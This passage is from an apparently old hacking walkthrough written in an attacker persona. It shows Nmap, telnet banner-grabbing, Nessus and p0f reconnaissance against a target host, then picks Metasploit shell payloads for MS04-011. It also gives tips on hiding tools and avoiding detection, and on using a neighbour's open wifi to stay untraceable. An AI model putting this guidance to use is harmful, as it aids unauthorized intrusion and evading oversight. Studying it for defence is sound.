- Then comes the OS Fingerprint. This is information about how the system's IP stack behaved during communication. Through creative use of slight variations between OS'es NMAP (and other utilities) are able to take a sort of “digital fingerprint”. Without at least one opened and one closed port, this is like the Police trying to match only partial fingerprints: prone to error. This isn't the strangest behavior, however. Systems which are completely firewalled show up as the fingerprint of the system running NMAP. For unknown identities, these fingerprints can be sent to the NMAP

folks for future identification.

- TCP Sequence Prediction describes how simply this system could fall victim to TCP Sequence spoofing/session hijacking.
- TCP ISN Sequence tells the actual initial sequence numbers from the system
- IP ID Sequence Generation gives a difficulty rating to predict a system's IP ID sequence. The key reason we care about this is NMAP Idle Scanning, where an "innocent," low-traffic host on the Internet with predictable IP IDs is framed as scanning the target host. "Incremental" is a *good answer*, at least for us malcontents :)
- As a bonus, the trained eye will catch that I'm located in /dev/. / directory on the pre-0wned scanning system. Why is that so special? Because the /dev/ directory is typically full of thousands of files, and the ". " directory will blend in with the standard "." directory (known as "this" directory) which literally every directory has and lists. Also, files starting with the "." are considered "invisible," so many programs will not show them in a listing. This helps hide my toolz on that box.

If you need a n00b tutorial on NMAP, check out http://members.dodo.net.au/~ps2man/Nmap/nmap.html

*Impact of this scanning: **Considerable**. Each system we scan, we are scanning 1601 ports. Each failure makes a log entry. This is difficult to keep unnoticed. However, if the timing settings are correct and the security people are overworked as they usually are, I'm safe.*

OS and Service Versioning

Since this is a web-server, it is often simple to determine the OS/Server versions. Telnet and/or Netcat along with a little knowledge of HTTP work great for this:

```
UberH4x0r@Luck13:~> telnet 12.1.2.3 80
Trying 12.1.2.3...
Connected to 12.1.2.3.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 08 Sep 2004 13:26:56 GMT
Connection: Keep-Alive
Content-Length: 14830
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCSSBCDTQ=LIEPEEIDMFHLBHFPMMHNJFKF; path=/
Cache-control: private

Connection closed by foreign host.
UberH4x0r@Luck13:~>
```

What I typed is in bold/italics, the rest is from the server.

Telnet <host> <port> connects us to whatever port we want, in this case port 80/www. At this point, we are acting as a web browser.

The “HEAD /” command checks for the existence and size of the root document. “HTTP/1.0” identifies what version of HTTP we want to talk. Hit enter twice and the server responds with the information.

The reason we did this is in the line “Server: Microsoft-IIS/5.0” Obviously this is a Windows server running Internet Information Server v5.0. Windows 2000 Server runs IIS5.0, Windows 2003 runs IIS5.1+

Impact of this scanning: Minimal. This will simply show up in the web logs as a HEAD request, which is normal. If I were really concerned, I could have used GET instead of HEAD. The log would simply have looked as if I were a web browser.


NESSUS

NMAP is an exceptional port-scanner, with many more tricks than we used.

The next tool is high on the list of tools for hackers and defenders alike: Nessus. If you're L4m3 enough *not* to know, Nessus can be found at http://www.nessus.org/nessus_2_0.html. Nessus is an Open Source network vulnerability assessment tool. While some of the information it provides requires some perspective and experience, Nessus is a great tool. It is updated frequently as new vulnerabilities are released. Its value is equally great for both sides of the fence. The difference is that a security administrator can blast his/her systems without heed of IDS and/or firewall log scrapers. We will have to be specific in our targeting.

For scanning 12.1.2.3, which we know to be a Windows machine running IIS5.0, I limited the Nessus Scan to Windows- and Web-specific vulnerabilities. This reduces the time and network traffic, lessening the alarm for the administrators.


Setup:



Selected were the sections: Windows, Misc, CGI-Abuses, Gain a shell remotely, General, Gain root remotely, Backdoors, Windows: User Management, and the web-based Settings


Preferences

We then tweak the Preferences to use a Connect() Scan and disable TCP and ICMP pings. Then leave the other defaults:




Target

Now it's important to set a Target:




Start the Scan

Now you start scanning by clicking on the “Start the Scan” button:



Results

Once the tests complete we can review the results:



This analysis is pretty self-explanatory. Nessus breaks down the Network(s) and Host(s) scanned, then lists the alerts for each and the details in the main panel. These results can be as generic as the traceroute results from the Nessus scanner, and be as specific as this one. Here we see the alert about MS04-011, which we will be exploiting shortly. For those of you who *aren't* 1337, Nessus includes CVE and other vulnerability information to research.

p0f

You are now caught up to where I am today. This past week has been a very long bit of research and scanning. We are still not certain exactly which Windows version this is.

One of the best passive Operating System fingerprint software packages is p0f. p0f keeps track of signatures of a SYN packet and prints out in real time what OS a system is running. Here's the catch: In order for it to be very accurate, the system of interest has to originate a connection past or to the machine running p0f. This can be difficult when you don't actually 0wn the machine yet.

There are two special methods for running p0f to fingerprint SYN-ACK and RST/RST-ACK packets, but they are “semi-supported” according to the help file and getting good results can be difficult at this point.

The following is p0f running in SYN-ACK mode while opening a connection to 12.1.2.3 on port 80:

```
Luck13:~/hacking/p0f # ./p0f -A
p0f - passive os fingerprinting utility, version 2.0.2
(C) M. Zalewski <lcamtuf@coredump.cx>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on 'eth0', 48 sigs (1 generic), rule: 'all'.
12.1.2.3:80 - UNKNOWN [S44:126:1:64:M1460,N,W0,N,N,T0,N,N,S:A:?:?]
  -> 172.16.32.254:32872 (link: ethernet/modem)
```

Notice the “UNKNOWN” line. This would normally say Windows2000 SP3 or something specific. Gotta keep on grinding.

Below is the result of the RST/RST-ACK mode of running p0f. Since we have port 113 open and 12.1.2.3 isn't running on that port, we should be able to attempt a connection and get a RST packet back. That could be all we need:

```
Luck13:~/hacking/p0f # ./p0f -R
p0f - passive os fingerprinting utility, version 2.0.2
(C) M. Zalewski <lcamtuf@coredump.cx>, W. Stearns <wstearns@pobox.com>
p0f: listening (RST+) on 'eth0', 14 sigs (0 generic), rule: 'all'.
172.27.246.90:113 - Windows XP/2000 (refused)
  -> 172.16.32.254:32875 (distance 2, link: unspecified)
```

Hey, that beats NMAP's Nokia Router guess. Unfortunately, it doesn't tell us anything more than we knew before, since the Telnet to port 80 confirmed Win2k running IIS5.0.

At this point, we can guess that the system is vulnerable to the PCT exploit, since it is an IIS5.0 system, and give it a shot.

We still have to decide which payload to use. Given that the firewall obviously allows TCP port 113 through and that the server is not using TCP port 113, that allows us to use MetaSploit's win32_bind payload. win32_bind will bind a command shell to whatever TCP port we choose, so long as it's not already in use. MetaSploit then connects to that port and seamlessly provides a command shell interface for our hacking-use.

There has long been a question over which firewalling method to use when ignoring unacceptable ports: Drop or Reject. To drop the packet means the firewall simply ignores it. Rejecting the packet sends back a TCP Reset or ICMP Port Unreachable message, using resources and allowing an attacker's scans to complete much more quickly. While as a security professional I used to preach for this method, the Reject method has merits. For instance, had this firewall been configured to Reject my scan packets, I would not know that TCP port 113 is allowed through. The PC and the firewall would have been sending back the same type of packets.

I would then have had to employ another slick tool called Firewalk. Since I don't need to use it today, I wanted to mention it for you who aren't “1n th3 kn0w.” Firewalk (http://www.packetfactory.net/firewalk/dist/firewalk.tar.gz) uses the same concepts as *traceroute* to “walk” the firewall looking for ports we can use to get through. By creative use of Time-To-Live (TTL) Firewalk makes it's test packets expire immediately after clearing the firewall, so it doesn't matter that the target server is not listening on that port. This would have given us our port vector for use with win32_bind.

Had Firewalk not worked, or possibly not shown any holes, we would then be down to guessing, and using the win32_reverse payload to “shovel a shell” back to us. This method r0x! It originates the connection back to the system from which I'm using to run MetaSploit, then connects that connection to a command shell. If having to guess, the following are commonly open (but not guaranteed) from the vulnerable system:

- TCP and UDP ports greater than 1023
- TCP ports 80 and 443 (web traffic is often enabled for system-updating)
- TCP ports 20 and 21 (ftp traffic, again for system-updating)
- TCP/UDP port 53 (dns traffic, most frequently udp, but sometimes tcp)
- TCP port 22 (secure shell)
- TCP port 25 (email)

Exploiting the System


Gratz Newbie! You made it through the rundown portion of our entertainment. N0w for the **fun** part!

The Venue


First off, I have no intention of having my personal ISP and IP addresses used to pull this off. I have no intention of getting caught unless I have a momentary lapse of reason and blab my mouth on IRC about how much I rule.... But I do digress.

Kismet

The venue will be someone else's broadband wireless connection. Let's plug in my Orinoco card and fire up Kismet (http://kismetwireless.net/code/kismet-2004-04-R1.tar.gz), then go for a drive around the neighborhood. Boot into SuSE 9.0 for a bit, where the Orinoco Monitor Mode Driver patch (http://airsnort.shmoo.com/orinocoinfo.html) has been installed. Nothing special about my Kismet configuration, just standard configuration with Channel Hopping enabled, monitor mode enabled. I don't even have GPS turned on at the moment.



Wow! Check out all these access points! Pull over here. I think we've found the one we want.



Unencrypted, Channel 6, SSID of “default”. No problem. Rebooting into SuSE 9.1pro... Now setting up Wireless:

```
Luck13:/home/UberH4x0r/hacking # iwconfig eth1 essid default enc off
```

